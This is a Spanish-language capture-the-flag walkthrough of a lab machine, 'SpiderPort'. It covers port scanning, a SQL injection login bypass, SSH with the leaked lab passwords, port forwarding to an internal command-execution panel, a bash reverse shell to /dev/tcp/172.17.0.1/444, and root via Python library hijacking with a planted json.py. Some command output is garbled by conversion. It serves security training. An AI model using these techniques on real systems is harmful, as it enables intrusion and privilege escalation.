

Maquina SpiderPort

Comanezamos montando la maquina.

Con nmap, realizamos un escaneo de puertos de nuestra maquina victima.

```
[antonios@Hack4u] - [~/Descargas/spiderport]
$ sudo nmap -p--open -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 20:25 CST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:25
Completed NSE at 20:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:25
Completed NSE at 20:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:25
Completed NSE at 20:25, 0.00s elapsed
Initiating ARP Ping Scan at 20:25
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:25, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:25
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:25, 0.61s elapsed (65535 total ports)
Initiating Service scan at 20:25
Scanning 2 services on 172.17.0.2
```

Aquí podemos ver que los puertos 80 para servicios web y 22 para conexiones remotas se encuentran abiertos.

```
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSIN
22/tcp open ssh syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 ((Ubuntu Linux; protocol 2.0))
| ssh-hostkey:
|_ 256 3f:c7:a8:9f:4c:9e:9e:ff:75:62:e8:12:e3:b0:c8:18 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhXNOYTibm1zdHAYNTYAAAIBm1zdHAYNTYAAABBBAnh9MV3YuFr5Cly4xIxqTg6Fy02
|_ 256 57:44:a2:d0:a2:d0:c0:63:e2:06:c0:fd:26:42 (ED25519)
| ssh-ed25519 AAAAC3NzaC19DlNE5AAAIPq8a+faVsMrz+PvR6dUWit9/YXcwJBToobLTyD62h
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-title: Spider-Verse Nexus
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:25
Completed NSE at 20:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:25
Completed NSE at 20:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:25
Completed NSE at 20:25, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.74 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Si accedemos al puerto 80 nos muestra este panel.

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar displays 'Spider-Verse Nexus' and the URL '172.17.0.2'. The page title is 'Spider-Verse Nexus 2099'. Below the title are three buttons: 'Héroes', 'Multiverso', and 'Contacto'. A central box contains the text 'Bienvenido al Spider-Verse 2099', a quote 'Conéctate al nexo del multiverso y descubre secretos ocultos de cada realidad.', and a sub-quote 'Un gran poder conlleva una gran responsabilidad'. At the bottom of the page is a copyright notice: '© 2099 Spider-Verse | Groot16 Cybernetics'.


Explorando el panel, podemos ver que hay un Login.

The screenshot shows the 'Multiverse Panel' page. It features a header 'Panel del Multiverso' and a sub-header 'Accede al núcleo del Spider-Verse para explorar otras dimensiones.'. Below this is a login form with fields for 'Usuario' and 'Contraseña', and a 'Login' button. The footer includes the copyright notice '© 2099 Spider-Verse | Groot16 Cybernetics'.


Y del otro lado podemos ver información.

The screenshot shows two stacked pages. The top page is 'Contacto Spider-Verse Nexus' with information: 'Groot16 Cybernetics · Nueva York 2099', 'Email: groot16@spiderverse2099.local', and 'Teléfono: +1 212-555-2099'. The bottom page is 'Mensaje del Multiverso' with the quote 'Cada realidad tiene secretos ocultos. Explora con cuidado y recuerda: un gran poder conlleva una gran responsabilidad.' and a tip: 'Tip: Algunos archivos del sistema pueden revelar más sobre el multiverso...'. Both pages include the copyright notice '© 2099 Spider-Verse | Groot16 Cybernetics'.

Viendo este panel, lo primero que se nos ocurre es una inyección SQL.



Pero podemos ver que el WAF nos bloquea el comando.



En seguridad informática, un payload es el contenido útil que se envía a una aplicación web con un propósito específico.

Un WAF (Web Application Firewall) detecta patrones comunes de ataque (como '`OR 1=1 --`') y los bloquea.

Entonces, para que el payload pase sin ser detectado, podemos modificarlo con mayúsculas, minúsculas, espacios y evitar los caracteres para que el WAF no los pueda detectar.

Aquí podemos ver un or 1=1

Esta completamente modificado y el WAF no lo detecta como un script malicioso común.


The screenshot shows a login form titled "Panel del Multiverso". The URL in the address bar is "or 1=1". The password field contains "••••••". A red "Login" button is visible below the fields. The page title is "Spider-Verse Nexus 2099".

Y vemos que nos puede dar acceso pero nos arroja los usuarios 😊

The screenshot shows a login form titled "Panel del Multiverso". The URL in the address bar is "or 1=1". The password field contains "••••••". A red "Login" button is visible below the fields. The page title is "Spider-Verse Nexus 2099". Below the login form, there is a message in green text: "¡WAF evadido con código ofuscado! Contraseñas del sistema:" followed by a list of user credentials:

- User: peter | Pass: sp1der
- User: miles | Pass: m0ral3s
- User: gwen | Pass: gw3n2025

Probando con los diferentes usuarios vemos que nos lleva al mismo sitio y no da para algo más.



Procedemos a realizar la conexión remota por SSH, con el usuario Peter.

```
(antony@Hack4u)-[~/Descargas/spiderport] $ ssh peter@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:qegAsV1ET03xF9HPURhA8erWxtbRCmYAQ3S0ek79ur0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
peter@172.17.0.2's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.12.25-AMD64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 4 00:01:02 2025 from 172.17.0.1
peter@3f730d282b93:~$
```

Una vez dentro, podemos ver que hay un archivo de texto que nos puede dar una pista.

```
To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 4 00:01:02 2025 from 172.17.0.1
peter@3f730d282b93:~$ ls
nota.txt
peter@3f730d282b93:~$ cat nota.txt
Hay un enemigo más internamente en esta máquina ... Hay que derrotarlo
peter@3f730d282b93:~$
```

Explorando el directorio vemos que no encontramos nada útil.

```
peter@3f730d282b93:~$ cat nota.txt
Hay un enemigo más internamente en esta máquina ... Hay que derrotarlo
peter@3f730d282b93:~$ sudo -l
[sudo] password for peter:
Sorry, user peter may not run sudo on 3f730d282b93.
peter@3f730d282b93:~$ find / -perm 4000 2>/dev/null
peter@3f730d282b93:~$
```

Analizamos los directorios mas comunes para checar archivos importantes en este caso TMP y OPT, logramos encontrar archivos pero solo los puede ejecutar root y nosotros no podemos ejecutar nada siendo root por permisos mas elevados 😞

Así que procedemos a analizar si hay servicios corriendo dentro del usuario y podemos ver que si hay.

```
peter@3f730d282b93:~$ cd /  
peter@3f730d282b93:~/ls  
bin bin usr-is-merged boot dev etc home lib lib usr-is-merged lib64 media mnt opt proc root run sbin sbin usr-is-merged srv sys tmp usr var  
peter@3f730d282b93:~/tmp  
total 16  
drwxrwxrwt 1 root root 4096 Oct 22 04:22 .  
drwxr-xr-x 1 root root 4096 Oct 22 04:22 ..  
drwxr--r-- 1 www-data www-data 34 Sep 3 17:04 math.py  
-rw-r--r-- 1 www-data www-data 34 Sep 3 17:04 os.py  
peter@3f730d282b93:~/tmp  
total 12  
drwxrwxr-x 1 root spiderlab 4096 Sep 4 00:17 .  
drwxr-xr-x 1 root root 4096 Oct 22 04:22 ..  
-rwxr--r-- 1 root root 808 Sep 4 00:17 spidy.py  
peter@3f730d282b93:~/tmp  
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process  
tcp LISTEN 0 511 127.0.0.1:8080 0.0.0.0:*tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:*tcp LISTEN 0 128 [::]:22 [::]:*peter@3f730d282b93:~/tmp
```

Vemos que desde la maquina remota hay un servicio local en el puerto 8080 corriendo, pero solo es accedido desde la maquina víctima.

Con la herramienta curl procedemos a extraer lo que corre ese servicio y vemos que es una pagina web.

```
peter@3f730d282b93:~/tmp$ curl 127.0.0.1:8080  
<!DOCTYPE html>  
<html lang="es">  
<head>  
<meta charset="UTF-8">  
<title>Multiverse Panel Interno</title>  
<style>  
body {  
    font-family: 'Arial', sans-serif;  
    background: linear-gradient(to right, #0f207, #203a43, #2c5364);  
    color: #fff;  
    margin: 0;  
    padding: 0;  
}  
header {  
    background: rgba(0,0,0,0.5);  
    text-align: center;  
    padding: 2rem;  
    font-size: 2rem;  
    font-weight: bold;  
}
```

Y por intuición podemos darnos la idea de que es un sistema de inserción de comandos.

```
peter@3f730d282b93:~/tmp$ curl 127.0.0.1:8080  
Accede al núcleo del Spider-Verse para explorar otras dimensiones.  
Héroes Multiverso Contacto  
Panel del Multiverso  
Accede al núcleo del Spider-Verse para explorar otras dimensiones.  
Acceso concedido al multiverso.  
Bienvenido peter al núcleo del Spider-Verse 2099.  
<header>Panel Interno del Multiverso</header>  
<main>  
<p>Introduce un comando para ejecutar en el sistema:</p>  
<form method="GET">  
<input type="text" name="cmd" placeholder="Escribe un comando ... ">  
<input type="submit" value="Ejecutar">  
</form>  
<div class="output">  
    Aquí aparecerá la salida del comando.  
</div>  
</main>  
</body>  
</html>  
peter@3f730d282b93:~/tmp
```


Así que tenemos que hacer port forwarding para llegar a ese puerto abierto como sea.

El port forwarding (en español, reenvío de puertos o redirección de puertos) es una técnica de red que permite enviar conexiones que llegan a un puerto específico de un dispositivo (como un router o firewall) hacia otro dispositivo dentro de una red local.

Lo hacemos con este comando: ssh -L 9000:127.0.0.1:8080 peter@172.17.0.2

- ssh-->protocolo
- -L --> port forwarding
- 9000:127.0.0.1:8080 --> mi puerto 9000 es el 8080 del localhost (victima)
- peter@172.17.0.2 --> como quien nos conectamos por ssh
- puse el puerto 9000 en vez del mismo de la máquina (8080) por si tengo que usar burp suite que utiliza ese puerto y crea conflicto

y vemos que nos da otra dirección a donde mandar el tráfico 😊



```
antony@Hack4u: ~/Descargas/spiderport peter@3f730d282b93: / peter@3f730d282b93: ~
└─(antony@Hack4u) [~]
$ ssh -L 9000:127.0.0.1:8080 peter@172.17.0.2
peter@172.17.0.2's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.12.25-amd64 x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 22 04:49:51 2025 from 172.17.0.1
peter@3f730d282b93:~$
```


Nos conectamos con localhost en firefox desde nuestro puerto que abrimos en escucha en este caso el mío fue el 9000

Ya que recibimos el port forwarding 😊




Ejecutamos el comando whoami y vemos que nos lo regresa 😊

Así que procedemos a hacer una reverse Shell.



Nos ponemos en escucha con netcat, en el puerto que deseemos.



Y le insertamos una revershell, en el panel, con la nueva IP que nos dio.



Ya nos dio nuestra Shell y podemos empezar a realizar la escalada de privilegios.

```

antony@Hack4u: ~/Descargas/spiderport peter@3f730d282b93: / peter@3f730d282b93: ~ antony@Hack4u: ~
$ sudo nc -lvp 444
listening on [any] 444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 50326
bash: cannot set terminal process group (33): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3f730d282b93:/var/www/internal$ Introduce un comando para ejecutar en el sistema

```

Realizamos el tratamiento de la TTY.

```

antony@Hack4u: ~/Descargas/spiderport peter@3f730d282b93: / peter@3f730d282b93: ~ antony@Hack4u: ~
$ sudo nc -lvp 444
listening on [any] 444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 50326
bash: cannot set terminal process group (33): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3f730d282b93:/var/www/internal$ xport TERM=xterm
xport TERM=xterm
bash: xport: command not found
www-data@3f730d282b93:/var/www/internal$ export TERM=xterm
export TERM=xterm
www-data@3f730d282b93:/var/www/internal$ export SHELL=bash
export SHELL=bash
www-data@3f730d282b93:/var/www/internal$ script /dev/null/ -c bash
script /dev/null/ -c bash
Script started, output log file is '/dev/null/'.
script: cannot open /dev/null/: Is a directory
Script done.
www-data@3f730d282b93:/var/www/internal$ ^Z
zsh: suspended sudo nc -lvp 444
[1] + continued sudo nc -lvp 444
reset xterm
reset: terminal attributes: No such device or address
www-data@3f730d282b93:/var/www/internal$ Introduce un comando para ejecutar en el sistema
bash -c "bash -i >& /dev/tcp/172.17.0.1/444 0>&1"
Ejecutar
www-data@3f730d282b93:/var/www/internal$ 

```

Y el primer comando que ejecutamos es id, para saber donde estamos y quienes somos.

```

antony@Hack4u: ~/Descargas/spiderport peter@3f730d282b93: / peter@3f730d282b93: ~ antony@Hack4u: ~
www-data@3f730d282b93:/var/www/internal$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(spiderlab)
www-data@3f730d282b93:/var/www/internal$ Introduce un comando para ejecutar en el sistema
bash -c "bash -i >& /dev/tcp/172.17.0.2/444 0>&1"
Ejecutar
Salida de: bash -c "bash -i >& /dev/tcp/172.17.0.2/444 0>&1"
www-data@3f730d282b93:/var/www/internal$ 

```

Así que procedemos a ver si hay archivos que podamos ejecutar, con sudo -l

```

www-data@3f730d282b93:/$ sudo -l
Matching Defaults entries for www-data on 3f730d282b93:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
  use_pty

User www-data may run the following commands on 3f730d282b93:
  (ALL) NOPASSWD: /usr/bin/python3 /opt/spidy.py
www-data@3f730d282b93:/$

```

Y explorando ese archivo de Python solo son impresiones de personajes, pero aun así no lo podemos modificar y vemos que le podemos modificar las librerías, en este caso la json.

```

import json Kali Linux Kali Tools Kali Docs Kali Forum Kali NetHunter Exploit-DB
import math
def web_swing():
    print("Spider-Man se balancea por la ciudad.")
    print("Explorando los tejados y vigilando la ciudad...")

def run_tasks():
    print("Ejecutando tareas del dia...")
    print("Saltos calculados:", math.sqrt(225))
    data = {"hero": "Spider-Man", "city": "New York"}
    print("Registro de datos:", json.dumps(data))

def fight_villains():
    villains = ["Green Goblin", "Doctor Octopus", "Venom"]
    print("Villanos en la ciudad:", ", ".join(villains))
    for v in villains:
        print(f"Enfrentando a {v}...")

if __name__ == "__main__":
    web_swing()
    run_tasks()
    fight_villains()
    print("Spider-Man ha terminado su ronda.")
www-data@3f730d282b93:/$

```

Así que creamos un archivo con nano llamado json.py con un script para que nos dé una bash.

Para que cuando ejecutemos el archivo py pasado, ejecute primero la librería modificada y nos de la bash.

```

Archivo Máquina Ver Entrada Dispositivos Ayuda
antony@Hack4u:~$ bash -c "bash -i >& /dev/tcp/172.17.0.1/444 0>&1"
Ejecutar

```

```

GNU nano 7.2          json.py *
import os
os.system("/bin/bash")

```

PANEL INTERNO DEL MULTIVERSE

Introduce un comando para ejecutar en el sistema:

bash -c "bash -i >& /dev/tcp/172.17.0.1/444 0>&1"

Salida de: bash -c "bash -i >& /dev/tcp/172.17.0.1/444 0>&1"

Una vez ejecutado podemos ver que nos hizo root.

```
www-data@3f730d282b93:/opt$ nano json.py
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

www-data@3f730d282b93:/opt$ sudo /usr/bin/python3 /opt/spidy.py
root@3f730d282b93:/opt#
```

Y podemos ver la flag 😊

